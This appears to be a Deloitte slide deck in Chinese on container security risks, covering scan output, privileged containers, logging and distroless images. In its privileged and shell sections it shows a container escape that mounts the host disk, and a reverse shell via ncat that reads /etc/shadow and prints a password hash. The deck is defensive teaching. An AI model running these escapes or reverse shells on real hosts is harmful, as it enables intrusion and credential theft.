[no update available]
✓ Vulnerability DB
✓ Pulled image
✓ Loaded image
✓ Parsed image
✓ Cataloged contents
  ✓ Packages [38 packages]
  ✓ File digests [1,578 files]
  ✓ File metadata [1,578 locations]
  ✓ Executables [240 executables]
✓ Scanned for vulnerabilities [38 vulnerability matches]
  by severity: 1 critical, 7 high, 22 medium, 0 low, 0 negligible (8 unknown)
  by status: 14 fixed, 24 not-fixed, 0 ignored
```

NAME	INSTALLED	FIXED-IN	TYPE	VULNERABILITY	SEVERITY
busybox	1.36.1-r5		apk	CVE-2023-42366	Medium
busybox	1.36.1-r5		apk	CVE-2023-42365	Medium
busybox	1.36.1-r5		apk	CVE-2023-42364	Medium
busybox	1.36.1-r5		apk	CVE-2023-42363	Medium
busybox-binsh	1.36.1-r5		apk	CVE-2023-42366	Medium
busybox-binsh	1.36.1-r5		apk	CVE-2023-42365	Medium
busybox-binsh	1.36.1-r5		apk	CVE-2023-42364	Medium
busybox-binsh	1.36.1-r5		apk	CVE-2023-42363	Medium
httpd	2.4.58		binary	CVE-2007-0086	High
httpd	2.4.58		binary	CVE-1999-1237	High
httpd	2.4.58		binary	CVE-1999-0236	High

Privileged Containers

執行 Docker-in-Docker 在一些持續集成/持續交付(CI/CD)的場景中,
需要在一個容器內再啟動另一個容器(俗稱 Docker-in-Docker),這就需要為內層容器賦予特權能力。

```
docker run --privileged -v /var/run/docker.sock:/var/run/docker.sock docker:dind
```



What Privileged Flag Do

參考看看官網說了甚麼

最籠統的說法

--privileged: Give extended privileges to this container

詳細一點的解釋

The **--privileged** flag gives all capabilities to the container, and it also lifts all the limitations enforced by the device cgroup controller. In other words, the container can then do almost everything that the host can do. This flag exists to allow special use-cases, like running Docker within Docker.

另一個詳細說法的版本

The **--privileged** flag gives all capabilities to the container. When the operator executes **docker run --privileged**, Docker will enable access to all devices on the host as well as set some configuration in AppArmor or SELinux to allow the container nearly all the same access to the host as processes running outside containers on the host.

What Privileged Flag Do

參考看看官網說了甚麼

最籠統的說法

--privileged: Give extended privileges to this container

詳細一點的解釋

The **--privileged** flag **gives all capabilities** to the container, and it also **lifts all the limitations enforced by the device cgroup controller**. In other words, the container can then do almost everything that the host can do. This flag exists to allow special use-cases, like running Docker within Docker.

另一個詳細說法的版本

The **--privileged** flag **gives all capabilities** to the container. When the operator executes `docker run --privileged`, Docker will **enable access to all devices on the host** as well as set some configuration in AppArmor or SELinux to allow the container nearly all the same access to the host as processes running outside containers on the host.

Tips - 以黑箱方式測試容器跳脫

```
docker run --privileged -it --rm ubuntu bash
```

```
# 跳脫
```

```
mkdir test
```

```
mount /dev/sda1 test
```

```
cat test/etc/passwd | grep kali
```

```
(root@hackercat)-[~]  
# docker run --privileged -it --rm ubuntu bash  
root@2dc4bef7e660:/# mkdir test  
root@2dc4bef7e660:/# mount /dev/sda1 test  
root@2dc4bef7e660:/# cat test/etc/passwd | grep kali  
kali:x:1000:1000:Kali,,,:/home/kali:/bin/bash
```

What Privileged Flag Do

那是否能夠不使用 `--privileged` flag 呢

```
docker run --rm --cap-add=sys_admin --cap-add mknod --device=/dev/fuse \
--security-opt seccomp=/usr/share/containers/seccomp.json \
--security-opt label=disable --security-opt apparmor=unconfined \
quay.io/podman/stable podman run ubi8-minimal echo hello
```

`--cap-add=sys_admin` : 新增 `sys_admin` 能力

`--cap-add mknod` : 新增 `mknod` 能力，允許容器建立裝置文件

`--device=/dev/fuse` : 將主機的 `/dev/fuse` 裝置掛載到容器內部，使容器可以訪問該裝置

`--security-opt seccomp=/usr/share/containers/seccomp.json` : 指定 `seccomp` 設定文件

`--security-opt label=disable` : 停用 SELinux

`--security-opt apparmor=unconfined` : 將 AppArmor 設定為不受限制

What Privileged Flag Do



Log Monitoring and Observability

出事情之後debug的方式？



日誌類型



儲存期限



日誌輪替




日誌容量

```
(root@hackerCat)~# docker logs a28ff77796fc
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
```

```
{
  "log-driver": "json-file",
  "log-opts": {
    "max-size": "10m",
    "max-file": "3",
    "labels": "production_status",
    "env": "os,customer"
  }
}
```

Log Monitoring and Observability



Containers without Shell

```
# attacker  
nc -lvnp 6666
```

```
# victim
```

```
docker run --privileged --net=host --pid=host --ipc=host --volume /:/host raesene/ncat <attacker-IP> 6666 -e /bin/sh
```


```
(root👤hacker)~#  
# docker run --privileged --net=host --pid=host --ipc=host --volume /:/host raesene/ncat 192.168.101.148 6666 -e /bin/sh
```

Victim

```
(root👤hacker)~#  
# nc -lvnp 6666  
listening on [any] 6666 ...  
connect to [192.168.101.148] from (UNKNOWN) [192.168.101.148] 35382  
id  
uid=0(root) gid=0(root) groups=0(root)  
cat /host/etc/shadow | grep kali  
kali:$y$j9T$zXLYGE7K47z8dt1VFQg4Q0$OE3cGdS4ts/2ph5CgoB5SKx0HYxuaJoJZL53b.SLTw6:18777:0:99999:7:::
```

Attacker

Containers without Shell - Distroless Image



Why should I use distroless images?

Restricting what's in your runtime container to precisely what's necessary for your app is a best practice employed by Google and other tech giants that have used containers in production for many years. It improves the signal to noise of scanners (e.g. CVE) and reduces the burden of establishing provenance to just what you need.

Distroless images are *very small*. The smallest distroless image, `gcr.io/distroless/static-debian11`, is around 2 MiB. That's about 50% of the size of `alpine` (~5 MiB), and less than 2% of the size of `debian` (124 MiB).

How do I use distroless images?

These images are built using [bazel](#), but they can also be used through other Docker image build tooling.

What images are available?


The following images are currently published and updated by the distroless project (see `SUPPORT_POLICY` for support timelines)

Debian 12

Image	Tags	Architecture Suffixes
<code>gcr.io/distroless/static-debian12</code>	<code>latest</code> , <code>nonroot</code> , <code>debug</code> , <code>debug-nonroot</code>	<code>amd64</code> , <code>arm64</code> , <code>arm</code> , <code>s390x</code> , <code>ppc64le</code>
<code>gcr.io/distroless/base-debian12</code>	<code>latest</code> , <code>nonroot</code> , <code>debug</code> , <code>debug-nonroot</code>	<code>amd64</code> , <code>arm64</code> , <code>arm</code> , <code>s390x</code> , <code>ppc64le</code>

結論

總結



Hardcoded Secrets

避免在容器映像檔或程式碼中硬編碼任何敏感資訊，例如密碼、API 金鑰等，請使用安全的密碼管理系統



Insecure Container Images

僅使用來自可信賴來源的容器映像檔，並確保定期更新以修補已知漏洞



Privileged Containers

除非絕對必要，否則請勿以 Privileged flag 執行容器，並盡可能不要使用 root 權限執行



Log Monitoring and Observability

設置適當的日誌輸出以及監控機制，以掌握容器的運行狀態並及時發現潛在的安全問題



Containers without Shell

在生產環境中，建議使用最小化的容器映像檔，移除不必要的命令列工具，例如 shell

Deloitte 泛指Deloitte Touche Tohmatsu Limited (簡稱"DTTL")，以及其一家或多家會員所及其相關實體。DTTL全球每一個會員所及其相關實體均為具有獨立法律地位之個別法律實體，DTTL並不向客戶提供服務。請參閱 www.deloitte.com/about 了解更多。

Deloitte 亞太(Deloitte AP)是一家私人擔保有限公司，也是DTTL的一家會員所。Deloitte 亞太及其相關實體的成員，皆為具有獨立法律地位之個別法律實體，提供來自100多個城市的服務，包括：奧克蘭、曼谷、北京、河內、香港、雅加達、吉隆坡、馬尼拉、墨爾本、大阪、首爾、上海、新加坡、雪梨、台北和東京。

本出版物係依一般性資訊編寫而成，僅供讀者參考之用。Deloitte及其會員所與關聯機構(統稱“Deloitte聯盟”)不因本出版物而被視為對任何人提供專業意見或服務。在做成任何決定或採取任何有可能影響企業財務或企業本身的行動前，請先諮詢專業顧問。對信賴本出版物而導致損失之任何人，Deloitte聯盟之任一個體均不對其損失負任何責任。

